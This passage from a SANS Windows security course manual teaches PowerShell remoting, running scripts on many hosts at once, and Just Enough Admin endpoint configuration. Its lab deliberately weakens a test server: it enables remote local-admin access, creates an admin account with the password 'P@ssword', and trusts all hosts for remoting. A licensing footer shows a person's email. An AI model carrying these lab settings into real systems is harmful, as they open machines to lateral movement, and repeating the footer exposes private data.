Invoke-Command -ComputerName -ScriptBlock ${Function:SayThings}  
-ArgumentList $Things
```

And, just like for a script, these arguments must be in the correct order. The array of arguments must match the parameters, if any, defined for the function. The first argument goes into the first parameter, the second argument goes into the second parameter, and so on. If you pass in fewer arguments than there are parameters, the extra parameters keep their default values, or if these unloved parameters do not have default values assigned to them, they will get \$null. If more arguments are passed in than there are parameters, the extra or unassigned arguments get collected into the \$Args array.

Implicit Remoting

There is a related PowerShell technique called "implicit remoting" in which the functions available in a remote session are exposed as proxy functions on the local computer. With implicit remoting, when you call a function that *appears* to exist only on your local computer and *appears* like it might only impact your local computer, that function in fact is executed on a remote machine. Technically, in your local session, there is a function with the same name (you are executing *something* after all), but that local function is just a wrapper or proxy for running another function in another session. One benefit of implicit remoting is that the variables and other (non-proxy) functions in one's local session can be more easily intermixed with the commands you wish to run on the remote machine. However, in the interest of time (and attendees' sanity), this manual does not cover implicit remoting.

Run a Script on Thousands of Hosts

```
# Get a list of target computer names somehow:
$TargetsArray = @("Srvr47", "Srvr48", "Srvr49")
$TargetsArray = Get-Content -Path ComputerList.txt
$TargetsArray = Get-ADComputer -Filter *

# Output objects are tagged with computer names:
$Output = Invoke-Command -Computer $TargetsArray `
          -FilePath .\localscript.ps1
```

SANS

SEC505 | Securing Windows

Run a Script on Thousands of Hosts

If you need to execute commands on a large number of remote computers, you don't have to write a loop in a script; the `invoke-command` cmdlet can take an array of computer names as an argument. This works with both the `-ScriptBlock` and `-FilePath` parameters.

You can assemble a list of target computer names in a variety of ways, such as using a hardcoded list in your script, reading in a text file, querying Active Directory, and so on.

```
$servers = @("Server7", "Server8", "Server9")
$servers = get-content -path computerlist.txt

Import-Module -Name ActiveDirectory

$servers = Get-ADComputer -Filter * | Select -ExpandProperty Name
```

Once you have an array of computer names (`$servers`), it is easy to run a command or script on all of them with `Invoke-Command` and capture the returned data (`$output`):

```
$output = invoke-command -computer $servers -scriptblock { ps }
$output = invoke-command $servers -filepath .\somescript.ps1
```

As the command or script produces output on the remote machines, that output is streamed back over the network to the local computer (where the remoting command is being run), where that data can be captured in a variable or piped to a CSV/XML file for later processing.

Remote Execution as a Background Job

Long-running scripts or scriptblocks executed across hundreds of machines can tie up the local shell for a long time. You can always just open another shell, but an alternative is to invoke the command as a background job, which immediately returns the local user to their interactive shell, but continues execution and output capturing in the background. Periodically, the status of the job can be queried with Get-Job until the State property shows that it has "Completed." After all the commands on all the remote machines have been executed, the output of these commands can be captured to a variable. Very importantly, every object returned will have a PSComputerName property that indicates the name of the remote computer on which the object was originally created. This is important for the sake of sorting and organizing the output, especially when handling errors.

To execute a set of commands on multiple remote machines as a background job, query the status of the job, then capture the output of the job (the commands on the machines) to a variable that includes the name of the target computer as a property on each object:

```
$Servers = @("Server7", "Server8", "Server9")

Invoke-Command -ComputerName $Servers -ScriptBlock { ps } -AsJob

Get-Job      # Query status and get the ID number.

$Output = Receive-Job -Keep -ID 6

$Output | Select-Object PSComputerName,ProcessName -AutoSize
```

Just imagine querying all the computer accounts in an OU in Active Directory and piping these computer objects into Invoke-Command for mass remote execution... very handy.

Hyper-V PowerShell Direct

If you have Windows 10, Server 2016, or later, with PowerShell 5.0 or later, on 1) a system running Hyper-V as a host and also 2) in a VM guest running on that host, then all of the above remoting commands can be used from the host Hyper-V server to the guest VM using the Hyper-V VMBus instead of a real network connection.

This means that the VM guest does not have to be accessible over the network and does not require any TCP/UDP ports to be opened. The VMBus is a communications shared memory buffer implemented by the Hyper-V hypervisor; it does not use the protocol stack on either the host server or the guest VM.

This also means that you can remote into a VM on the Hyper-V server with Enter-PSSession and Invoke-Command. PowerShell Direct is not just for file copying. The guest VM does not have to be accessible over the network or even have a virtual network interface as a VM.

Again, both host and guest must be Windows 10, Server 2016, or later; both must have PowerShell 5.0 or later; PowerShell must be running elevated on the Hyper-V server itself; and you must be a member of the Administrators group in the guest VM.

Remoting Cmdlets and Other Tools

There is a distressingly large number of commands related to the configuration of WinRM and PowerShell remoting. Don't worry, you'll rarely need to touch them.

CmdLets

To get a listing of all the cmdlets and help files related to WinRM and remoting:

```
get-help *wsman*
get-help *remot*
get-help *session*
get-help *cim*          # *cim* requires PowerShell 3.0 or later.
```

The main cmdlet for configuring WinRM is Enable-PSRemoting, which will run other cmdlets for you to get things quickly up and running.

WSMan Drive

There is also a provider and drive for the WS-Management protocol and WinRM service named "WSMan:\". Many of the remoting-related cmdlets modify objects in this drive, but you can examine and modify these objects yourself directly too.

To enter the WSMan:\ drive and, for example, list the WinRM authentication settings:

```
cd wsman:\
dir .\localhost\service\auth
```

WINRM.VBS

There is also the legacy winrm.vbs script, which still works and can be useful for troubleshooting. Hackers and malware also like to use it. The script is located in the %SystemRoot%\System32 folder. (There you'll find a winrm.cmd batch script too, but that's just a wrapper to run the winrm.vbs script using cscript.exe.)

To see the help for the legacy winrm.vbs script and show the current WinRM version:

```
winrm /?
winrm identify
```

Group Policy Management

Of course, all of this is intended for enterprise deployment, so the WinRM options can be managed through Group Policy too. To find the WinRM settings in a GPO, navigate to

Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Remote Management (WinRM).


WINRS.EXE

In a GPO, you'll also find a container named "Windows Remote Shell". This is for remote command execution with the winrs.exe tool, which is not the same thing as PowerShell remoting despite the confusing name of the GPO container. The GPO path to this container is Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Remote Shell.

The winrs.exe tool predates PowerShell 2.0 and, once the WinRM service has been configured, this tool can also be used for remote command execution. Its usage is fairly straightforward; just run "winrs.exe /?" for help and examples.

PowerShell is preferred, so winrs.exe is not discussed any further here.

On Your Computer



Please turn to the next exercise...

Tab completion is your friend!

PowerShell Core

SANS | SEC505 | Securing Windows


On Your Computer

In several labs this week, you will see either **[Controller]** or **[Member]** in front of a section header. This indicates where a command should be *executed*, but not necessarily how a command is *typed in* by you.

For example, if the section header has **[Member]**, this means the command should be executed on the second VM, the member server running Server Core named "Member", either by remoting into it from your first VM, the domain controller named "Controller", or by using your virtualization software to get "physical" access to the desktop console of that member server. The lab text will give hints about what's expected.

[Controller] Editing Remote Scripts

In PowerShell ISE on your domain controller, pull down the File menu > New Remote PowerShell Tab > enter "Member" as the target computer name > Connect button. A second tab in the ISE editor should appear with a live remoting session to Member.



Run the next several commands on the member server, using this tab in the ISE editor.


[Member] Local Account Token Filter Policy

On the member server, switch to the C:\SANS\Day2 folder:

```
cd C:\SANS\Day2
```

Use tab completion to edit the following script in the ISE editor:

```
psedit .\LocalAccountTokenFilterPolicy.psm1
```



Read the description of the module. In short, we want to be able to PowerShell remote into this VM with local administrative accounts, not just domain user accounts.

Close this *.psm1 script in the ISE editor by clicking the "X" on the editing tab.

Import the module (don't forget you can use tab completion for long names):

```
Import-Module -Name .\LocalAccountTokenFilterPolicy.psm1
```


Run this function from the module to allow local administrative users to remote into the machine and exercise all their administrative privileges there:

```
Set-LocalAccountTokenFilterPolicy -Setting 1 -Verbose
```

When creating a local user account, you must provide a new password in the form of an encrypted secure string object. But how will you be prompted *here* to create a secure string over *there*?

Get prompted from the remote computer for a password in a local GUI dialog box:

```
$Password = Read-Host -AsSecureString -Prompt "Enter Password"
```



Enter "P@ssword" as the password, then click the OK button.

Create a new local user named "Tech49" with the password on the member server:

```
New-LocalUser -Name Tech49 -Password $Password
```

Add the Tech49 account to the local Administrators group:

```
Add-LocalGroupMember -Group Administrators -Member Tech49
```

Exit the session:

```
exit
```

Click the [X] on the (Member) tab to remove that PowerShell tab in the ISE editor. There is now only the original tab for the local PowerShell session on the controller.

[Controller] Permit Remoting Into Standalone Computers Too

Navigate down into the C:\SANS\Day2\Remoting directory:

```
cd C:\SANS\Day2\Remoting
```

Import the WinRM-TrustedHosts.psm1 module:

```
Import-Module -Name .\WinRM-TrustedHosts.psm1
```

Run this function from the module to permit outbound remoting to any machine:

```
Add-TrustedHosts -TrustedHost * -Overwrite
```

By default, Microsoft prevents WSMAN remoting into standalone machines because they cannot be authenticated with Kerberos. Now that you "trust" any host (*), you can remote into any machine, regardless of domain membership. We must be cautious...

Note: The member server VM is actually joined to the domain, but we can pretend it's a standalone server, such as a web server in the cloud or DMZ.

[Controller] Create a Session Object


Instead of using single sign-on with your current user identity for PowerShell remoting, let's authenticate manually as a local admin. We are an effective team.

Get prompted for credentials:

```
$Creds = Get-Credential
```

Enter the user name: MEMBER\Tech49

Enter the password: P@ssword



Establish a remoting session using these credentials:

```
$Session = New-PSSession -ComputerName Member -Credential $Creds
```

Upload a graphics file to this web server using WSMAN protocol, not SMB:

```
Copy-Item -ToSession $Session -Path  
C:\SANS\Day6\Protect\MimiCat.tiff -Destination C:\SANS
```

Get all the processes running on the remote server:

```
$Processes = Invoke-Command -Session $Session  
-ScriptBlock { Get-Process }  
  
$Processes
```

Export the members of the Administrators group to a local CSV text file:

```
$GroupName = "Administrators"

Invoke-Command -Session $Session -ScriptBlock
{ Get-LocalGroupMember -Group $Using:GroupName } |
  Export-Csv -Path .\Admins.csv

Import-Csv -Path .\Admins.csv
```

Notice that Tech49 is a member of the Administrators group.

You already have a little function named "ip" in your \$Profile script to list IP addresses.

Run the ip function locally and on the remote server:

Important: No spaces inside the braces!

```
ip

Invoke-Command -Session $Session -ScriptBlock ${function:ip}
```

Enter the session as an interactive command shell and confirm your remoting identity:

```
Enter-PSSession -Session $Session

whoami.exe
```

Get all processes again, but consider how these objects are "trapped" here:

```
Get-Process
```

Yes, you can see with your eyes the process objects on the screen, but how would you save or export this data? Remember, you're using a local admin account that does not exist on any other machine or that has a password different than every other "Tech49" account on every other machine (and you don't know what those passwords are).

Export the process data to a local file *on the member server* and exit:

```
Get-Process | Export-Csv -Path C:\SANS\ProcDump.csv

exit
```

Download the ProcDump.csv file:

```
Copy-Item -FromSession $Session -Path C:\SANS\ProcDump.csv  
-Destination C:\Temp
```

```
dir C:\Temp\p*
```

There are other ways to download files too, but with PowerShell remoting, you do not have to open up any additional ports or install any other services. The downside is that file upload/download over the WSMAN protocol is much slower than using protocols like SMB, FTP, HTTP, or SSH.

List all your remoting sessions and then terminate them all:

```
Get-PSSession
```

```
Get-PSSession | Remove-PSSession
```


Today's Agenda

1. PowerShell Remoting
2. PowerShell Just Enough Admin (JEA)
3. OpenSSH for Windows
4. Group Policy for Script Execution

Today's Agenda

Linux has *su* and *sudo* to allow non-administrative users to execute commands with administrative privileges. The Windows version of *sudo* is PowerShell remoting enhanced with a set of features called "Just Enough Admin" (JEA). A server with a JEA remoting endpoint permits very tight control over which cmdlets and functions may be executed, as well as the parameters and arguments to these commands.

Just Enough Admin (JEA)

PowerShell Remoting Sandbox:

- All remoted commands are blocked by default.
- Commands are magically run with elevated privileges.
- User does not have to be in the Administrators group.
- Control which cmdlets and functions may be run.
- Control the parameters to these commands.
- Control the arguments to these parameters.
- Full transcript logging of commands and output.
- Requires Windows PowerShell 5.0 or later.

Just Enough Admin (JEA)

When too many users have too much unnecessary power, it's a recipe for disaster. Eventually, someone will be infected with malware, have their credentials stolen by hackers, or become disgruntled.

Just Enough Admin (JEA) is the Principle of Least Privilege as applied to administrators and IT personnel. JEA means we should only grant the minimum power necessary to administrators and IT personnel for them to get their legitimate work done, nothing more. Furthermore, whenever they do exercise their limited powers, these actions should be logged in detail. Later, when the inevitable compromise occurs, the hope is that this strategy will greatly limit the damage and will aid in a forensics response and recovery.

JEA is not just a general security principle; it is also the name of a built-in feature of PowerShell. Using PowerShell JEA, we can:

- Allow non-administrative IT personnel to use PowerShell remoting.
- Block all commands by default within a remoting session.
- Allow only the cmdlets, functions, aliases, and language features desired.
- Restrict which parameters may be used with allowed cmdlets and functions.
- Restrict which arguments may be passed into allowed parameters.
- Run administrative commands without granting administrative privileges.
- Log a detailed transcript of all commands and their output.

Graphical Tools Can Use JEA Too!

This course emphasizes the use of PowerShell in the console by running scripts, but please don't forget that graphical tools can use PowerShell and WinRM remoting in the background too. A nice, friendly GUI tool could be written in C# or C++ that invokes PowerShell in the background. A non-technical user could be using JEA and not even know it. Graphical tools could be written by your organization, but most of your JEA-integrated GUI tools will probably be third-party commercial or FOSS products that you install like any other app.

JEA Setup Steps

There are several steps in the setup and use of Just Enough Admin (JEA):

- 1) Create a module folder to hold the JEA files.
- 2) Create and edit a role capabilities text file (.psrc).
- 3) Create and edit a session configuration text file (.pssc).
- 4) Register the remoting endpoint with the session file (.pssc).
- 5) Connect to that endpoint as a JEA-restricted user.

In the next few pages, let's discuss each step.

Requirements

To use JEA, the target computer where JEA will restrict commands requires:

- Windows Management Framework (WMF) 5.0 or later.
- PowerShell remoting enabled and accessible over the network.

The client computer connecting outbound to the JEA-controlled target only requires PowerShell version 2.0 or later because JEA is enforced at the target server, not at the client. The client only requires the remoting cmdlets, such as Enter-PSSession.

The requirement for WMF 5.0 or later might seem tough, but remember that JEA is mainly intended to be used on servers, and upgrading PowerShell on servers is much easier than upgrading on thousands of endpoints.

Remoting is enabled by default on Windows Server 2012 and later server operating systems. Remoting is not enabled by default (yet) on any client operating systems, such as Windows 10, but remoting can be enabled on clients through Group Policy.

If there is any doubt whether remoting is enabled, run this command:

```
Enable-PSRemoting -Force
```

PowerShell remoting uses TCP port 5985 when using its native encryption, and TCP port 5986 when using TLS. It's highly recommended that access to these ports be limited by source IP address and IPsec using the Windows Firewall.

Reference

Just for reference, here are the different file types associated with JEA:

File or Folder Type	Description
.pssc	Session configuration file to define a remoting endpoint.
.psrc	Role capabilities file to list allowed commands per group.
.psd1	Data file, such as for a module manifest.

Here are the PowerShell cmdlets related to JEA:

Cmdlet Name	Description
Get-PSSessionCapability	Lists per-user endpoint restrictions.
Get-PSSessionConfiguration	Lists available session endpoints.
New-ModuleManifest	Creates a .psd1 file.
New-PSRoleCapabilityFile	Creates a .psrc file.
New-PSSessionConfigurationFile	Creates a .pssc file.
Register-PSSessionConfiguration	Creates a named session endpoint.
Test-PSSessionConfigurationFile	Validates the contents of a .pssc file.
Unregister-PSSessionConfiguration	Removes a named session endpoint.

On Your Computer

Please run these commands now:

```
C:\SANS\Day2\JEA-Test\New-JeaEndpoint.ps1  
  
ise C:\SANS\Day2\JEA-Test\New-JeaEndpoint.ps1  
  
cd 'C:\Program Files\WindowsPowerShell\Modules\  
  
cd .\JEA-Test #Stay in this folder please.
```

SANS

SEC505 | Securing Windows

On Your Computer

Please run the following commands to create a JEA remoting endpoint named "SEC505":

```
C:\SANS\Day2\JEA-Test\New-JeaEndpoint.ps1  
  
ise C:\SANS\Day2\JEA-Test\New-JeaEndpoint.ps1  
  
cd 'C:\Program Files\WindowsPowerShell\Modules\  
  
cd .\JEA-Test
```

Please stay in the JEA-Test folder for the next several slides.

In the next several slides, we will discuss how the New-JeaEndpoint.ps1 script works.

A similar script could be run in a production environment with PowerShell remoting to install a JEA endpoint on many systems. Even better, a DSC configuration could do the same to ensure that the JEA endpoint stays correctly configured over time.

Place JEA Configuration Files in a Module Folder

JEA configuration settings are stored in simple text files (.PSRC and .PSSC) that may be synced from a shared folder or installed from the PSGallery.

Place the JEA configuration files in a PowerShell module folder with any name (such as "JEA-Test").

PowerShell module folders are stored under C:\Program Files\WindowsPowerShell\Modules

Place JEA Configuration Files in a Module Folder

It's best if the files related to JEA are stored in a new PowerShell module folder. Using a module will help with version control, permissions, and management of JEA updates.

The module folder can be named anything. Just make sure the name will not conflict with any other JEA-related modules from Microsoft or others. For this course, we will use "JEA-Test" as the name of our module folder. Under your JEA module folder, you will need a subdirectory named "RoleCapabilities", and it must have this name. Hence, you might create the following folders for a JEA module:

- C:\Program Files\WindowsPowerShell\Modules\JEA-Test
- C:\Program Files\WindowsPowerShell\Modules\JEA-Test\RoleCapabilities

Both of the above folders can be created with a single command:

```
mkdir C:\Program Files\WindowsPowerShell\Modules\
JEA-Test\RoleCapabilities -force
```

When deploying JEA across an enterprise, these folders can be created using Desired State Configuration (DSC), Group Policy, PowerShell remoting, a third-party configuration management system, a custom build script, or any other method of creating folders.

Edit the Role Capabilities File (.PSRC)

JEA blocks all commands by default.

The .PSRC file contains a list of the allowed commands and their permitted arguments.

Open your new .PSRC file to edit these commands:

```
ise .\RoleCapabilities\ServiceAdmins.psrc
```

Edit the Role Capabilities File (.PSRC)

A PowerShell Role Capabilities file (PSRC) is a text file with a ".psrc" filename extension. The PSRC file describes which aliases, functions, cmdlets, providers, assemblies, and modules are accessible to the JEA-restricted administrator when he or she remotes into the target computer.

The PSRC file blocks every command by default. Any command that the administrator requires must be added to the PSRC file. It is not possible to allow all commands by default and then only block a few unwanted commands.

The name of the PSRC file is somewhat important. It should be named after the role or group whose actions should be restricted by JEA. So, if you have a global group named "ServiceAdmins" and you want its members to be restricted by JEA, you might name this PSRC file "ServiceAdmins.psrc" as a reminder. This isn't required, just recommended.

The PSRC file must be placed in the \RoleCapabilities subfolder of the module folder. Hence, if the module is named "JEA-Test", place the PSRC file in here:

- C:\Program Files\WindowsPowerShell\Modules\JEA-Test\RoleCapabilities

Let's imagine we do have a ServiceAdmins global group. We need to create a PSRC file for that group. The easiest way to do this is with the New-PSRoleCapabilityFile cmdlet.

When you use the New-PSRoleCapabilityFile cmdlet to create a new PSRC file, that file will automatically be filled with comments and a few default settings to help you get started. Afterwards, the PSRC file can be edited with any text editor, including ISE.

To create a new PSRC file named "ServiceAdmins.psrc" for the JEA-Test module:

```
cd "C:\Program Files\WindowsPowerShell\Modules\JEA-Test"  
  
New-PSRoleCapabilityFile -Path  
  .\RoleCapabilities\ServiceAdmins.psrc
```

To view and edit the ServiceAdmins.psrc file afterwards:

```
ise .\RoleCapabilities\ServiceAdmins.psrc
```


PSRC: Visible Cmdlets and Functions

```
VisibleCmdlets = 'Get-Process',  
                 'Get-Service',  
                 'Get-SmbShare',  
                 'Show-*',  
                 'Test-*',  
                 'Resume-*',  
                 'AppLocker\Get-*'  
  
VisibleFunctions = 'MyFunction', 'Invoke-Function2'
```

PSRC: Visible Cmdlets and Functions

Our task is to edit and save the PSRC file for later use. If a command, alias, function, or other PowerShell item is not explicitly allowed in the PSRC file, it will be invisible and blocked for any user that remotes into a JEA-controlled machine using this PSRC file. It is not possible to allow all commands by default and then only block a few unwanted commands.

Here are the variables in a PSRC file for defining what JEA users can see or access:

- ModulesToImport
- VisibleAliases
- VisibleCmdlets
- VisibleFunctions
- VisibleExternalCommands
- VisibleProviders
- ScriptsToProcess
- AliasDefinitions
- FunctionDefinitions
- VariableDefinitions
- EnvironmentVariables
- TypesToProcess
- FormatsToProcess
- AssembliesToLoad

The comments and example data for the above variables in the PSRC file are fairly self-explanatory. Microsoft has done a good job in getting us started, but some of these PSRC variables need more discussion.

VisibleCmdlets and VisibleFunctions

The VisibleCmdlets and VisibleFunctions settings control which cmdlets and functions may be seen or executed by the JEA user. These are perhaps the most important PSRC settings. Each setting is a comma-delimited list. Here are examples of legal syntax for each item (remember, each item is separated by a comma from the next).

Each cmdlet or function can be listed explicitly:

```
VisibleCmdlets = 'Get-Process', 'Get-Service', 'Get-SmbShare'  
VisibleFunctions = 'MyFunction', 'Invoke-Function2'
```

A wildcard may be used to include multiple cmdlets or functions:

```
VisibleCmdlets = 'Show-*', 'Test-*', 'Resume-*
```

The wildcard may be combined with a module name:

```
VisibleCmdlets = 'AppLocker\Get-*', 'PKI\*'
```

The list of visible cmdlets or functions may span multiple lines in the PSRC file, which makes reading and editing these lists much easier. Here is an example:

```
VisibleCmdlets = 'Get-Process',  
                 'Get-Service',  
                 'Get-SmbShare',  
                 'Show-*', 'Test-*', 'Resume-*',  
                 'AppLocker\Get-*',  
                 'Microsoft.PowerShell.Management\*'
```

PSRC: Validate Set of Allowed Arguments

```
VisibleCmdlets =  
@{  
    Name = 'Get-Process';  
    Parameters =  
        @{  
            Name = 'Name';  
            ValidateSet = 'svchost','winlogon'  
        }  
}
```

SANS

SEC505 | Securing Windows

PSRC: Validate Set of Allowed Arguments

A particular cmdlet or function can be allowed, but then limited with regard to 1) which of its parameters may be invoked and 2) which arguments may be passed into these parameters. The arguments can be limited to a set of explicit values (ValidateSet) or limited by whether the argument matches a regular expression pattern (ValidatePattern).

To only allow the -Name parameter with the Get-Process cmdlet and only allow "svchost" or "winlogon" to be passed in as an argument to the -Name parameter:

```
VisibleCmdlets =  
@{  
    Name = 'Get-Process';  
    Parameters =  
        @{  
            Name = 'Name';  
            ValidateSet = 'svchost','winlogon'  
        }  
}
```

It's easy to get lost in the complex syntax. The VisibleCmdlets setting can be given a list of items separated by commas. In this case, there is no comma because the VisibleCmdlets list only has one item, and that item is a hashtable. So a comma-delimited list may have an entire hashtable as one of its items, but if this is the only item on the list, there is no comma.

When a hashtable has two pairings inside of it, each pairing is separated from the next by a semicolon; hence, it has the following syntax:

```
@{ key1 = value1 ; key2 = value2 }
```

Each item in a hashtable is a pairing. A pairing is made with an equal sign ("="). Hence, from the PSRC example above, this is the first pairing in the hashtable:

```
Name = 'Get-Process'
```

And this is the second pairing in the hashtable:

```
Parameters = @{ Name = 'Name'; ValidateSet = 'svchost', 'winlogon' }
```

Notice that the second pairing contains another hashtable! The Parameters key is paired with a value that is itself a whole hashtable. So, the VisibleCmdlets list has just one item, which is a hashtable, and the value of that hashtable contains a second hashtable. The second hashtable refers to the name of the parameter for Get-Process, the "-Name" parameter, and its two valid arguments: svchost or winlogon. So when you see "Name='Name'" in that second hashtable, it is referring to the name of the parameter, which just happens to be the -Name parameter (just to make it as confusing as possible).

PSRC: Validate Regex Pattern of Arguments

```
VisibleCmdlets =
@{
    Name = 'Get-Service';
    Parameters =
        @{
            Name = 'Name';
            ValidatePattern = 'win.+|net.*on'
        }
}
```

SANS

SEC505 | Securing Windows

PSRC: Validate Regex Pattern of Arguments

Let's look at another example, but this time using a regular expression pattern to limit what arguments may be used. In this example, only the Get-Service cmdlet is permitted, the only parameter allowed to Get-Service is the -Name parameter, and any argument given to the -Name parameter must match a regular expression ('win.+|net.*on').

Note: The regular expression pattern used with ValidatePattern is not case-sensitive. There are many tutorials on the internet for writing regex patterns.

To only allow the -Name parameter with the Get-Service cmdlet and only allow arguments to the -Name parameter that match a particular regex pattern (win.+|net.*on):

```
VisibleCmdlets =
@{
    Name = 'Get-Service';
    Parameters =
        @{
            Name = 'Name';
            ValidatePattern = 'win.+|net.*on'
        }
}
```

The only difference between this example and the prior one is that it uses the ValidatePattern keyword instead of the ValidateSet keyword. But otherwise, the hashtable syntax is the same.

But what if we want to allow both Get-Process and Get-Service? What if we wanted to combine many of the examples above? Remember, the VisibleCmdlets setting is actually a comma-delimited list, so we separate each item with a comma, like this:

```
VisibleCmdlets =
'Get-SmbShare',
'Show-*','Test-*','Resume-*',
'AppLocker\Get-*',
'Microsoft.PowerShell.Management\*',
@{
    Name = 'Get-Process';
    Parameters =
        @{
            Name = 'Name';
            ValidateSet = 'svchost','winlogon'
        }
},
@{
    Name = 'Get-Service';
    Parameters =
        @{
            Name = 'Name';
            ValidatePattern = 'win.+|net.*on'
        }
}
```

Note that when a cmdlet or function has limited parameters, it does not mean that one of the allowed parameters *must* be used every time the cmdlet or function is executed; rather, if an optional parameter is used, that parameter has to be on the allowed list. In the example above, it would be permitted to run Get-Service with no parameters or arguments at all, but if any parameter is used, it could only be the -Name parameter.

PSRC: Visible External Commands

```
VisibleExternalCommands =  
    'C:\Windows\System32\ipconfig.exe',  
    'C:\Windows\System32\sc.exe',  
    'C:\Windows\System32\whoami.exe'
```

Commands will run with local admin privileges!
Beware of binaries that allow scripting or shell access.
Always specify the full, explicit path to the binary.

PSRC: Visible External Commands

Not every command is a PowerShell cmdlet or function. An administrator might need to run legacy binaries or scripts written in other languages. When allowing external commands, sometimes called "native" commands, be sure to include the full path.

```
VisibleExternalCommands = 'C:\Windows\System32\ipconfig.exe',  
                          'C:\Windows\System32\sc.exe',  
                          'C:\Windows\System32\whoami.exe'
```

Be careful of allowing any binary executable that has its own scripting capabilities or that indirectly may allow further commands to be executed outside of that binary; for example, allowing the sc.exe tool to be run with administrative privileges is very dangerous because that tool can manage services and device drivers.

ScriptsToProcess

The ScriptsToProcess setting can be used to execute one or more PowerShell scripts automatically after a user connects to the endpoint. This is very handy for "JEA logon scripts", but also a bit dangerous. Make sure to specify the full path to the script and then protect that script against malicious modification.

ModulesToImport

A best practice for security is to explicitly control which modules are imported. When you don't use the ModulesToImport settings, modules are supposed to be imported automatically on an as-needed basis, but it works more reliably if any necessary modules are imported explicitly. The downside to explicitly controlling the import of modules is

that you now have to know which modules are necessary and then import them. To maximize security, or to ensure application version compatibility, you can also import a module by version and GUID number, but beware of complexities this may create related to patch management and handling upgrades.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

JEA Helper Tool

Free, graphical editor for PowerShell JEA configuration files.

You do not have to create and edit these files in Notepad!

C:\SANS\Tools\JEA-Helper\JEAHelperTool.ps1

SANS

SEC505 | Securing Windows

JEA Helper Tool

Instead of editing JEA configuration files by hand, you can use a free, graphical tool to do most of the work for you. The JEA Helper Tool is a free download from Microsoft. The quickest way to find it is to just search on "jea helper tool download", which will take you to the correct microsoft.com download page.

The JEA Helper Tool is written in PowerShell. It uses XAML to create its graphical interface. Peruse the source code if you want to see how it's done.

In the ISE editor, open a new PowerShell tab (File menu > New PowerShell Tab) and run the JEAHelperTool.ps1 script. Do it in a new PowerShell tab because the tool seizes control of the PowerShell instance that launches it, and the tool displays information in the command shell too, so it's best to have a separate shell just for the tool.

The JEA Helper Tool requires WMF 5.0 or later.

The JEA Helper Tool can help with the following:

- Create and edit PSRC capabilities files.
- Create and edit PSSC session configuration files.
- Easily switch between different session configurations during testing.
- For a given user or group, display resultant allowed commands.
- Manage SDDL permissions strings, such as for multifactor authentication.

PowerShell Remoting Session Configurations

When you launch PowerShell, this action creates a local or remote [session](#) in which to run commands.

An "[endpoint](#)" is a named list of settings and rules that regulate how a PowerShell session may be used. An endpoint is not a machine, IP address, or port number.

A computer can have multiple endpoints defined:

- [Get-PSSessionConfiguration](#)

PowerShell Remoting Session Configurations

A PowerShell "session" is an initial launch of PowerShell by a user (or another identity known to Windows) on a local or remote computer. Using PowerShell remoting to connect to another computer creates a new session in the memory of that remote computer.

When you disconnect from a remote computer, the session is normally destroyed, but it's possible to disconnect and keep the session alive in memory, which is called a "disconnected session", and you could then later connect back to that same session instead of creating a new one. This is similar to how you can disconnect from a Remote Desktop Protocol (RDP) session on a remote computer, then reconnect to that same desktop again later; but if you log off from an RDP session, that session goes away, and when you reauthenticate to that same machine later, you get a whole new RDP session. It's similar for PowerShell remoting sessions.

A session includes any child instances of PowerShell that stem from the initial launch, such as when one script runs another script. The initial PowerShell launch is authenticated using either implicit single sign-on or with explicit credentials provided, such as with the Get-Credential cmdlet. The initial or "parent" PowerShell launch creates the top-most scope for finding variables, functions, drives, and other internal objects that your executable code might look for and use.

Importantly, the details of how a PowerShell session operates are not written in stone. Like everything else, a PowerShell session is a type of object, so it has properties, and Microsoft permits us to modify some of these properties. This changes how the session

